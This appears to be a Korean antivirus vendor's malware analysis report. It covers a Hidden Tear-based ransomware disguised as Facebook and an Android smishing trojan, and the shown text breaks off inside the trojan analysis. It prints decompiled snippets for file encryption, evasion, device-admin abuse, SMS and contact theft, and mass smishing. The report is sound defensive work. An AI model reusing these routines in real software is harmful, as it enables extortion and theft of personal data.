그림 14. 추가 모듈 로딩 및 실행 코드

위 그림은 다운로드 받은 추가 모듈을 로딩 후 실행하는 코드입니다.

Custom.dex 는 SamsungApps 가 다운로드 받는 것과는 다른 버전으로 일부 메소드의 이름이 다르지만 기능은 대동소이 합니다.

그림 15. 추가 모듈의 코드 내용

각 메소드는 수집 데이터에 따라 나뉘어 있으며 각각의 파일로 저장이 됩니다. 이후 업로드시에 암호화하여 클라우드 서버에 저장됩니다.

ESRC 에서는 “Operation Blackbird”로 명명하고 작년 하반기부터 금성 121 이 유포하는 스파이앱을 지속적으로 수집 및 분석하고 있으며 지속적인 추적과 연관성 분석을 수행하고 있습니다.

추가적인 내용들은 ‘쓰렛 인사이드(Threat Inside)’를 통하여 확인하실 수 있습니다. 더불어 ‘쓰렛 인사이드(Threat Inside)’에서는 체계적인 위협정보(IoC)와 전문화된 인텔리전스 리포트 서비스를 제공할 예정입니다.

03
악성코드 분석 보고

개요

악성코드 상세 분석

결론

[Trojan.Ransom.Facebook] 악성코드 분석 보고서

1. 개요

최근 Facebook 아이콘으로 위장한 랜섬웨어가 등장해 사용자의 각별한 주의가 필요하다. Facebook 악성코드는 히든 티어(Hidden Tear) 오픈소스를 기반으로 제작된 랜섬웨어로, 사용자의 중요 파일을 암호화 한 뒤 '.Facebook' 확장자를 추가한다. 공격자는 이를 복호화해주는 대가로 0.29 비트코인을 요구하며 금전적인 이득을 목적으로 하고 있다.

본 보고서에서는 Facebook 으로 위장한 랜섬웨어 행위와 이를 예방하기 위한 방법을 알아보고자 한다.

2. 악성코드 상세 분석

이번에 발견된 Facebook 랜섬웨어는 다음과 같이 실제 Facebook 아이콘을 사용한다. 또한 파일 속성에 Facebook Official 이라는 설명을 사용하면서 정상 파일처럼 보이도록 위장한다. 만약 Facebook 이용자라면 별다른 의심없이 해당 랜섬웨어를 실행시킬 위험성이 크다.

[그림 1] Facebook.exe 랜섬웨어 속성 정보

2.1. 파일 암호화

Facebook 랜섬웨어는 다음과 같은 확장자를 가진 파일에 대해서만 암호화를 진행한다. '히든티어' 와 비교했을 때, ".bat", ".cmd", ".URL", ".kys", ".jpeg" 확장자가 추가됐다.

".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv", ".sql", ".mdb", ".sln", ".php", ".asp", ".aspx", ".html", ".xml", ".psd", ".bat", ".cmd", ".URL", ".kys", ".jpeg"

[표 1] 암호화 대상 확장자

암호화 대상 확장자로 확인되면, SHA-256 으로 인코딩한 패스워드(passwrodBytes)를 이용해 AES-256 으로 파일을 암호화 한 후 '.Facebook' 확장자를 추가한다. 이 패스워드 값은 추후 파일 복호화 시 사용된다.

```
public void EncryptFile(string file, string password)
{
    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] array = Encoding.UTF8.GetBytes(password);
    array = SHA256.Create().ComputeHash(array);
    byte[] bytes = this.AES_Encrypt(bytesToBeEncrypted, array);
    File.WriteAllBytes(file, bytes);
    File.Move(file, file + ".Facebook");
}
```

[그림 2] 파일 암호화 코드 일부

AES-256 암호화가 진행될 때, 16 바이트 단위로 데이터 크기를 맞추기 위해 패딩 값이 추가된다. 따라서, 다음과 같이 암호화된 파일의 데이터가 증가한 것을 알 수 있다. 기존 데이터 크기에 따라 추가되는 패딩 값의 길이는 파일 별로 상이하다.

파일 암호화 전

```
00002D00  00 00 5A 1C 00 00 64 6F 63 50 72 6F 70 73 2F 63  ..Z...docProps/c
00002D10  6F 72 65 2E 78 6D 6C 50 4B 01 02 2D 00 14 00 06  ore.xmlPK..-....
00002D20  00 08 00 00 00 21 00 15 47 45 19 56 0B 00 00 6D  .....!..GE.V...m
00002D30  70 00 00 0F 00 00 00 00 00 00 00 00 00 00 00 00  p...............
00002D40  00 10 1F 00 00 77 6F 72 64 2F 73 74 79 6C 65 73  .....word/styles
00002D50  2E 78 6D 6C 50 4B 05 06 00 00 00 00 0B 00 0B 00  .xmlPK..........
00002D60  C1 02 00 00 93 2A 00 00 00 00                    Á...“*....
```

파일 암호화 후

```
00002D00  E7 82 C8 7F 88 F5 B4 BF 0E A3 18 39 61 D0 16 9D  ç‚È.ˆõ´¿.£.9aÐ..
00002D10  CD AA A2 F6 A4 8D ED F1 DF 65 5D 41 3A 47 DE D6  Íª¢ö¤.íñße]A:GÞÖ
00002D20  06 70 E5 71 8D AE E6 BB 26 AC 0B 61 7C 1E F6 9A  .påq.®æ»&¬.a|.ö š
00002D30  F7 33 C2 72 A4 37 4F 37 E3 10 72 BF 5B 1D C4 8C  ÷3Âr¤7O7ã.r¿[.ÄŒ
00002D40  C8 9C 07 AC EF 2C 62 80 4D DD A8 41 11 2E F8 4E  È.¬ï,b€MÝ¨A..øN
00002D50  19 57 A4 35 A1 98 FD 28 5A B2 7C 99 42 44 6C DE  .W¤5¡˜ý(Z²|™BDlÞ
00002D60  90 40 61 7D C7 D6 F0 C8 C9 AA D3 F0 A1 BD 63 6B  .@a}ÇÖðÈÉªÓð¡½ck
```

[표 2] 파일 암호화 후 패딩 값이 추가된 화면


다음은 파일 암호화 전과 후 확장자가 변경된 화면이다. '.Facebook' 확장자가 추가된 파일은 더 이상 정상 파일로써의 기능을 할 수 없다.

파일 암호화 전			파일 암호화 후		
ransom_org.doc	DOC 파일	113KB	ransom_test.doc.Facebook	FACEBOOK 파일	113KB
ransom_org.docx	Office Open XML 문서	12KB	ransom_test.docx.Facebook	FACEBOOK 파일	12KB
ransom_org.html	HTML 문서	1KB	ransom_test.html.Facebook	FACEBOOK 파일	1KB
ransom_org.jpg	JPEG 이미지	9KB	ransom_test.jpg.Facebook	FACEBOOK 파일	9KB
ransom_org.png	PNG 이미지	2KB	ransom_test.png.Facebook	FACEBOOK 파일	2KB
ransom_org.pptx	PPTX 파일	32KB	ransom_test.pptx.Facebook	FACEBOOK 파일	32KB
ransom_org.sln	SLN 파일	1KB	ransom_test.sln.Facebook	FACEBOOK 파일	1KB
ransom_org.txt	텍스트 문서	1KB	ransom_test.txt.Facebook	FACEBOOK 파일	1KB
ransom_org.xml	XML 문서	5KB	ransom_test.xlsx.Facebook	FACEBOOK 파일	9KB
			ransom_test.xml.Facebook	FACEBOOK 파일	5KB

[표 3] 파일 암호화 전 후 비교

2.2. 랜섬노트

파일 암호화가 모두 끝나면, 랜섬웨어 감염 사실과 파일 복호화 방법을 알리는 랜섬노트를 생성한다. 랜섬웨어는 사용자 바탕화면 경로에 'READ_IT.rtf' 형식으로 생성된다. 내용은 다음과 같다.



[그림 3] 랜섬노트 화면

랜섬노트 생성과 함께 암호화된 파일을 복호화 할 수 있는 화면이 생성된다. 생성된 화면은 랜섬노트와마찬가지로 랜섬웨어 감염 사실을 알린다. 또한 복호화 방법 안내를 위해 하단의 'How to Decrypt your files' 버튼을 클릭하도록 유도한다. 이 버튼을 클릭했을 경우, 화면에 표시된 비트코인 주소로 0.29 비트코인을 지불하고, 'Give me Back my Files!' 버튼을 클릭해 파일을 복호화 하라고 안내한다.

[그림 4] 복호화 안내 화면

비트코인 비용을 지불하지 않고 'Give me Back my Files!' 버튼을 클릭했을 경우, 다음과 같이 결제가 실패했다고 안내한다. 하지만, 복호화 코드와 비용지불 여부를 식별할 코드가 존재하지 않기 때문에 비용을 지불했더라도 파일을 정상적으로 복호화 해준다고 보장할 수 없다.

```
private void button1_Click(object sender, EventArgs e)
{
    MessageBox.Show("Checking Payment.........Please wait.", "Please wait");
    MessageBox.Show("Please wait, We are still checking.........");
    MessageBox.Show("Payment Failed");
}
```

[그림 5] 'Give me Back my Files!' 버튼을 클릭했을 경우

2.3 파일 복호화

히든티어 랜섬웨어는 복호화 툴이 이미 공개되어 있다. Facebook 랜섬웨어 또한 공격자에게 비트코인을 지불하지 않아도 복호화가 가능하다. 공개된 복호화 툴을 이용해 파일 암호화에 사용된 패스워드(passwordBytes)를 적용하면 정상적으로 복호화가 이루어진다. 다음은 분석을 통해 확인 가능한 패스워드 정보이다. 프로그램 실행 시마다 값은 랜덤으로 변경된다.

```
public string CreatePassword(int length)
{
    StringBuilder stringBuilder = new StringBuilder();
    Random random = new Random();
    while (0 < length--)
    {
        stringBuilder.Append("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890+!=&?&/"[random.Next
          ("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890+!=&?&/".Length)]);
    }
    return stringBuilder.ToString();
}
```

password	"3Zl3c&ycSJ6u1X2"	string

[그림 6] 패스워드 생성 코드

다음은 암호화된 데이터가 정상적으로 복호화 된 화면이다.

```
A3 9F 4E D9 DC F1 F6 03 D3 B9 8E 25 4A 55 92 1D  £ŸNÙÜñö.Ó¹Ž%JU'.
99 3D 5E E6 26 74 C4 96 AE 15 0B 95 F3 48 C6 6E  ™=^æ&tÄ–®..•óHÆn
CD AD 76 EF 9B B1 46 77 0D 4E 2D F3 3E DA 89 E0  Í.vï›±Fw.N-ó>Ú‰à
34 EB 20 2B 7D 63 8A C6 AF 6D F2 98 8C 95 D8 F4  4ë +}cŠÆ¯mò˜Œ•Øô
21 8C 73 2E 99 2F 77 7A C2 CE 67 21 D0 46 E7 C6  !Œs.™/wzÂÎg!ÐFçÆ
11 AE C8 3B A5 4B 3F A7 2B 05 D5 D1 B2 B4 0E 2B  .®È;¥K?§+.ÕÑ²´.+
FB 2B B6 D8 9B 05 D5 DD 8B C2 DF 13 6E A5 01 20  û+¶Ø›.ÕÝ‹Âß.n¥.
49 92 CB 8E F3 3F FE 10 46 DC 20 B6 4D D8 89 09  I'ËŽó?þ.FÜ ¶MØ‰.
FC F5 89 64 9C D0 F2 E                        BD  üõ‰dœÐòâ.Š….ÿ.M¾
64 1B 01 EA 90 D2 FB F                        7F  d..ê.Òû÷!..´..O.
36 56 33 94 64 7C 1C DC 70 35 F6 A8 4A 05 09 6F  6V3"d|.Üp5ö¨J..o
9A CB 8C 66 A0 A2 5D FF E6 FB CA 04 03 DF 7C FA  šËŒf ¢]ÿæûÊ..ß|ú
19 6B 64 F7 9A 90 E8 6A 94 5A 7E 12 9B 08 45 BC  .kd÷š.èj"Z~.›.E¼
65 F9 97 02 AD 01 7E 2C 9F 45 B4 0A 97 3B B8 CB  eù—...~,ŸE´.—;¸Ë
C5 06 CF 45 47 F7 98 35 1F 15 3F 8E B6 94 8B C3  Å.ÏEG÷˜5..?Ž¶"‹Ã
5C 77 04 EA DB C7 42 7D 28 36 8D 17 74 95 CE 73  \w.êÛÇB}(6..t•Îs
27 3E 5D CD 2D 25 6F 66 22 55 3A D5 1A 7B 2D 84  '>]Í-%of"U:Õ.{-„
```

암호화 데이터

```
                                                 3D 22  <project xmlns="
                                                 70 61  http://maven.apa
                                                 30 2E  che.org/POM/4.0.
                                                 68 74  0" xmlns:xsi="ht
                                                 67 2F  tp://www.w3.org/
                                                 2D 69  2001/XMLSchema-i
                                                 20 20  nstance".
                                                 63 61    xsi:schemaLoca
                                                 61 76  tion="http://mav
                                                 50 4F  en.apache.org/PO
4D 2F 34 2E 30 2E 30 20 68 74 74 70 3A 2F 2F 6D  M/4.0.0 http://m
61 76 65 6E 2E 61 70 61 63 68 65 2E 6F 72 67 2F  aven.apache.org/
78 73 64 2F 6D 61 76 65 6E 2D 34 2E 30 2E 30 2E  xsd/maven-4.0.0.
78 73 64 22 3E 0A 20 20 20 20 3C 6D 6F 64 65 6C  xsd">.    <model
56 65 72 73 69 6F 6E 3E 34 2E 30 2E 30 3C 2F 6D  Version>4.0.0</m
6F 64 65 6C 56 65 72 73 69 6F 6E 3E 0A 20 20 20  odelVersion>.
20 3C 67 72 6F 75 70 49 64 3E 63 6F 6D 2E 6A 61   <groupId>com.ja
```

정상 데이터

[그림 7] 정상적으로 복호화 된 데이터

3. 결론

Facebook 랜섬웨어는 정상 Facebook을 위장해 사용자로 하여금 의심받지 않도록 한다. 이는 이미 많은 사람들이 Facebook을 이용한다는 점을 노리고 불특정 대상에게 뿌려졌을 가능성이 크다. 유포 방법은 확인되지 않았으나 공격자들은 주로 이메일과, 메신저, P2P 등을 통해 유포하는 방법을 사용한다. 국내에는 아직까지 피해가 발견되지 않았으나, 히든티어 기반의 한글을 이용한 랜섬웨어가 발견됐던 적이 있던 만큼 사용자들의 주의가 필요하겠다.

이 외에도 히든티어를 악용한 랜섬웨어가 2018년 현재까지도 지속적으로 발견되고 있다. 누구나 쉽게 코드를 수정할 수 있기 때문에 앞으로도 수많은 변종이 등장할 것이다.

따라서, 사용자는 이를 예방하기 위해 주기적으로 중요 파일을 백업하는 습관을 들여야 한다. 또한 메일로 첨부되는 파일에 대해서는 실행 시 주의해야 하고 백신을 최신 업데이트 상태로 유지하며 주기적인 검사를 실시해야 한다.

현재 알약에서는 해당 악성코드를 'Trojan.Ransom.Facebook' 로 진단하고 있다.

[Trojan.Android. Zitmo] 악성코드 분석 보고서

1. 개요

기존 스미싱을 통해서 유포되던 악성 앱들이 진화하고 있다. 과거에는 주로 “모바일 청첩장”을 사칭했었지만 최근에는 “무료 모바일 동영상”을 사칭한다. 또한 그 기능도 과거에는 단순한 정보 탈취였다면, 최근에는 원격 조종 및 추가 다운로드를 통해서 더욱더 복잡하고 다양한 악성행위를 한다.

특히, 해당 앱은 분석 및 백신의 탐지를 어렵게 하기 위해서 악성 파일을 암호화하여 숨겼다가 복호화한 후 동적 로딩을 통해서 악성 행위를 한다.

본 분석 보고서에서는 ‘Trojan.Android. Zitmo’를 상세 분석하고자 한다.

2. 악성코드 상세 분석

2.1. 앱 특징

백신의 탐지를 피하고 분석에 어려움을 주기 위해서 실제 악성 행위를 하는 “classes.dex”파일은 XOR 연산과 특정 연산을 통해서 복호화 되고 동적으로 로딩 된다. 앱의 주요 정보가 담긴 매니패스트를 보면 패키지명은 “com.glocs.ab79s.xd”, 앱의 엔트리 포인트는 “com.android.syswrap.xb.Mecha58”, 메인 액티비티는 “com.android.systemsetting.MainActivity”로 각각 다르게 설정하고 있다.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.glocs.ab79s.xd" platformBuildVersionCode="24" platformBuildVersionName="7.0" xmlns:a
  <uses-sdk android:minSdkVersion="15" android:targetSdkVersion="24" />
  <uses-permission android:name="android.permission.RAISED_THREAD_PRIORITY" />
  <uses-permission android:name="android.permission.INTERNET" />
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
  <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE" />
  <uses-permission android:name="android.permission.DISABLE_KEYGUARD" />
  <uses-permission android:name="android.permission.WRITE_MEDIA_STORAGE" />
  <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
  <uses-permission android:name="android.permission.GET_TASKS" />
  <uses-permission android:name="android.permission.WAKE_LOCK" />
  <uses-permission android:name="android.permission.DEVICE_POWER" />
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
  <uses-permission android:name="android.permission.READ_PHONE_STATE" />
  <uses-permission android:name="android.permission.CALL_PHONE" />
  <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS" />
  <uses-permission android:name="android.permission.MODIFY_PHONE_STATE" />
  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
  <uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS" />
  <uses-permission android:name="android.permission.RECORD_AUDIO" />
  <uses-permission android:name="android.permission.READ_SMS" />
  <uses-permission android:name="android.permission.RECEIVE_SMS" />
  <uses-permission android:name="android.permission.SEND_SMS" />
  <uses-permission android:name="android.permission.WRITE_SMS" />
  <uses-permission android:name="android.permission.WRITE_APN_SETTINGS" />
  <uses-permission android:name="android.permission.READ_CONTACTS" />
  <application android:allowBackup="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:name="com.android.syswrap.xb.Mecha58
    <meta-data android:name="ACTIVITY_CLASS_NAME" android:value=".MainActivity" />
    <meta-data android:name="APPLICATION_CLASS_NAME" android:value=".App" />
    <meta-data android:name="PACKAGE_NAME" android:value="com.android.systemsetting" />
    <meta-data android:name="DECO" android:value="Luna" />
    <activity android:label="@string/app_name" android:name="com.android.systemsetting.MainActivity" android:theme="@style/Theme.Transparent">
      <intent-filter>
        <action android:name="android.intent.action.MAIN" />
        <category android:name="android.intent.category.DEFAULT" />
        <category android:name="android.intent.category.LAUNCHER" />
      </intent-filter>
    </activity>
```


[그림 1] 암호화된 앱의 구조

```
lic static void a(String arg2, String arg3, String arg4) {
 a.a(a.c(a.d(a.b(a.a(a.b(arg2))))), 4812, arg3);
 a.a(arg3, arg4);
```

```
lic static byte[] c(byte[] arg2) {
 int v0;
 for(v0 = 0; v0 < arg2.length; ++v0) {
     arg2[v0] = ((byte)(arg2[v0] ^ 255));
 }

 return arg2;
```

[그림 2] 복호화 연산 중 일부



[그림 3] 암호화 전 후 덱스코드 비교

2.2 아이콘 숨김

사용자를 속이고 지속적인 악성 행위를 위해서 자신의 아이콘을 숨긴다

```
this.getPackageManager().setComponentEnabledSetting(new ComponentName(((Context)this), MainActivity.class), 2, 1);
this.finish();
```

[그림 4] 아이콘 숨김

2.3 관리자 권한 요구

다양한 악성 행위 및 앱 삭제 방해를 위해서 관리자 권한을 요구한다. 관리자 권한을 해제하려고 하면 경고 문구를 팝업한다. 또한, 관리자 권한이 해제되면 관리자 권한이 다시 활성화될 때까지 관리자 권한 요구 창을 지속적으로 팝업하여 기기의 사용을 어렵게 한다


```
this.b = this.getSystemService("device_policy");
this.a = new ComponentName(((Context)this), MyDeviceAdminReceiver2.class);
if(this.b.isAdminActive(this.a)) {
    Log.d("dvzz", "request Empty.finish 1");
    this.finish();
    if(!this.isFinishing()) {
        Log.d("dvzz", "request Empty.finish 2");
        this.finish();
    }
}
else {
    this.d = this.getIntent().getBooleanExtra("disable", false);
    this.c = "암호화 된 데이터 전송입니다,귀하의 개인 정보는꾸준한보호받을수잇습니다";
    String v0 = this.c;
    Intent v1 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
    v1.putExtra("android.app.extra.DEVICE_ADMIN", this.a);
    v1.putExtra("android.app.extra.ADD_EXPLANATION", v0);
    this.startActivityForResult(v1, 1);
```

```
private static void a(Context arg2) {
    Intent v0 = new Intent(arg2, CosmoServ.class);
    v0.setAction(MyDeviceAdminReceiver2.class.getName());
    arg2.startService(v0);
}

public CharSequence onDisableRequested(Context arg5, Intent arg6)
    Log.d("MyDeviceAdminReceiver", "onDisableRequested");
    MyDeviceAdminReceiver2.a(arg5);
    this.a = arg5;
    new Handler().postDelayed(new MyDeviceAdminReceiver2(), 2000);
    return "강제로 종료 하는 경우 시스템 오류가 발생할 수 있습니다.";
}

public void onDisabled(Context arg4, Intent arg5) {
    try {
        Log.d("MyDeviceAdminReceiver", "onDisabled");
        this.a = arg4;
        MyDeviceAdminReceiver2.a(arg4);
        Intent v0_1 = new Intent(arg4, EmmaActivity.class);
        v0_1.setFlags(268435456);
        v0_1.putExtra("disable", true);
        arg4.startActivity(v0_1);
```


[그림 5] 관리자 권한 요구

2.4 메시지 앱 변경

메시지 관련 악성 행위를 위하여 기본으로 설정된 메시지 앱을 해당 앱으로 변경한다

```
String v0 = this.getPackageName();
if(Telephony$Sms.getDefaultSmsPackage(((Context)this)).equals(v0)) {
    goto label_132;
}

Intent v1 = new Intent("android.provider.Telephony.ACTION_CHANGE_DEFAULT");
v1.putExtra("package", v0);
v1.setFlags(268435456);
this.startActivity(v1);
```



[그림 6] 메시지 앱 변경 요구

2.5 절전모드 제한

기기의 배터리 관리를 위해서 절전모드를 통해서 일부 앱들을 관리하는데, 이러한 절전모드 방지를 통해서 지속적인 악성 행위를 한다

```
vate void a() {
if(this.l == null) {
    this.l = this.getSystemService("power").newWakeLock(536870913, "myService");
    if(this.l != null) {
        this.l.acquire();
    }
}
```

[그림 7] 절전모드 제한

2.6 기기 정보 탈취

기기 전화번호, 기기 모델 등 기기 관련 정보를 탈취한다

```
Object v0_1 = arg2.getSystemService("phone");
d.a = ((TelephonyManager)v0_1).getSubscriberId();
d.b = ((TelephonyManager)v0_1).getSimSerialNumber();
d.f = ((TelephonyManager)v0_1).getDeviceId();
d.g = ((TelephonyManager)v0_1).getLine1Number();
if(d.f == null) {
    d.f = "";
}

if(d.g == null) {
    d.g = "";
}

d.c = ((TelephonyManager)v0_1).getNetworkOperatorName();
d.d = ((TelephonyManager)v0_1).getNetworkOperator();
d.e = ((TelephonyManager)v0_1).getNetworkCountryIso();
if(d.c == null) {
    d.c = "";
}

d.h = Build.MODEL;
d.i = Build$VERSION.RELEASE;
if(d.h == null) {
    d.h = "";
}

if(d.i == null) {
    d.i = "";
}

if(!c.a(d.g)) {
    return;
}

d.g = d.f;
```

[그림 8] 기기 정보 탈취

2.7 메시지 탈취

문자 메시지의 번호, 내용 등을 탈취한다

```
else if(Telephony$Sms.getDefaultSmsPackage(arg15).equals(arg15.getPackageName())) {
    e v8 = null;
    Cursor v1_1 = App.a().getContentResolver().query(App.a(arg15, v1, v0_2, v2), new String[]{"_id", "thread_id", "servi
    if(v1_1 != null) {
        int v2_1 = v1_1.getColumnIndex("_id");
        int v3 = v1_1.getColumnIndex("thread_id");
        int v4_1 = v1_1.getColumnIndex("service_center");
        int v5 = v1_1.getColumnIndex("person");
        int v10 = v1_1.getColumnIndex("address");
        int v11 = v1_1.getColumnIndex("body");
        int v12 = v1_1.getColumnIndex("date");
        int v13 = v1_1.getColumnIndex("type");
        if(v1_1.moveToFirst()) {
            v0_3 = new e();
            v0_3._id = v1_1.getInt(v2_1);
            v0_3.thread_id = v1_1.getString(v3);
            v0_3.service_center = v1_1.getString(v4_1);
            v0_3.name = v1_1.getString(v5);
            v0_3.phoneNumber = v1_1.getString(v10);
            v0_3.smsbody = v1_1.getString(v11);
            v0_3.date = v1_1.getLong(v12);
            v0_3.type = v1_1.getInt(v13);
```

[그림 9] 메시지 탈취

2.8 주소록 탈취

기기에 저장된 주소록을 탈취한다

```
v6 = new ArrayList();
Cursor v7 = this.h.getContentResolver().query(ContactsContract$Contacts.CONTENT_URI, null, null, null, "display_name COLLATE LOCALIZED ASC");
if(v7 != null && v7.getCount() > 0) {
    v7.moveToFirst();
    int v8 = v7.getColumnIndex("_id");
    int v9 = v7.getColumnIndex("lookup");
    int v10 = v7.getColumnIndex("display_name");
    this.l.c();
    do {
        String v0_1 = v7.getString(v9);
        if((arg16) || !this.l.a(v0_1)) {
            com.android.systemsetting.a.b v11 = new com.android.systemsetting.a.b();
            v11.lookUpKey = v0_1;
            v11.a = ((long)v7.getInt(v8));
            String v12 = String.valueOf(v11.a);
            v11.b = v7.getString(v10);
            Cursor v0_2 = this.h.getContentResolver().query(ContactsContract$CommonDataKinds$Email.CONTENT_URI, null, "contact_id = " + v12, null, null);
            if(v0_2.moveToFirst()) {
                v11.d = "";
                do {
                    v11.d = v11.d + "emailType=" + v0_2.getString(v0_2.getColumnIndex("data2")) + ",emailValue=" + v0_2.getString(v0_2.getColumnIndex("data1")) + ";";
                    if(v0_2.moveToNext()) {
                        continue;
                    }

                    break;
                }
                while(true);
            }

            v0_2.close();
```

[그림 10] 주소록 탈취

2.9 탈취 정보 저장

탈취한 문자와 주소록 정보는 안드로이드 DB 에 저장한다

```
lic final class e extends c {
 private static final Class[] a;

 static {
     e.a = new Class[]{com.android.systemsetting.a.e.class, b.class};
 }

 public e(Context arg3) {
     super(arg3, "smsWatch.db", e.a);
```

```
d(a="t_sms") public class e {
   @a(a="id") public int _id;
   @a(a="date") public long date;
   @a(a="name") public String name;
   @a(a="phoneNumber") public String phoneNumber;
   @a(a="service_center") public String service_center;
   @a(a="smsbody") public String smsbody;
   @a(a="thread_id") public String thread_id;
   @a(a="type") public int type;
```

```
d(a="t_contact") public class b implements Cloneable {
    public long a;
    public String b;
    public String c;
    public String d;
    public String e;
    public String f;
    public String g;
    public String h;
    public String i;
    @a(a="lookUpKey") public String lookUpKey;
```

[그림 11] 탈취 정보 저장

2.10 문자 전송

스미싱의 피해를 확산시키기 위해서 기기에서 탈취한 주소록을 활용해서 “결혼”과 관련된 문구와 스미싱 주소가 담긴 문자를 전송한다.

```
List v0_4 = CoreLogicImplementation1.k(this.a);
Log.i("dvz.CLI1", "send sms to all contact");
if(v0_4 == null) {
    goto label_64;
}

if(v0_4.size() <= 0) {
    goto label_64;
}

Pattern v3_1 = Pattern.compile("phoneType=\\d,phoneNumber=(.*);");
Iterator v5 = v0_4.iterator();
el_49:
if(!v5.hasNext()) {
    goto label_64;
}

Matcher v0_5 = v3_1.matcher(v5.next().c);
while(true) {
    if(!v0_5.find()) {
        goto label_49;
    }

    CoreLogicImplementation1.a(this.a, v0_5.group(1), v4, null);
```



```
tic void a(CoreLogicImplementation1 arg8, String arg9, String arg10, String arg11) {
 String v2 = null;
 if(arg8.n == null) {
     arg8.n = SmsManager.getDefault();
 }

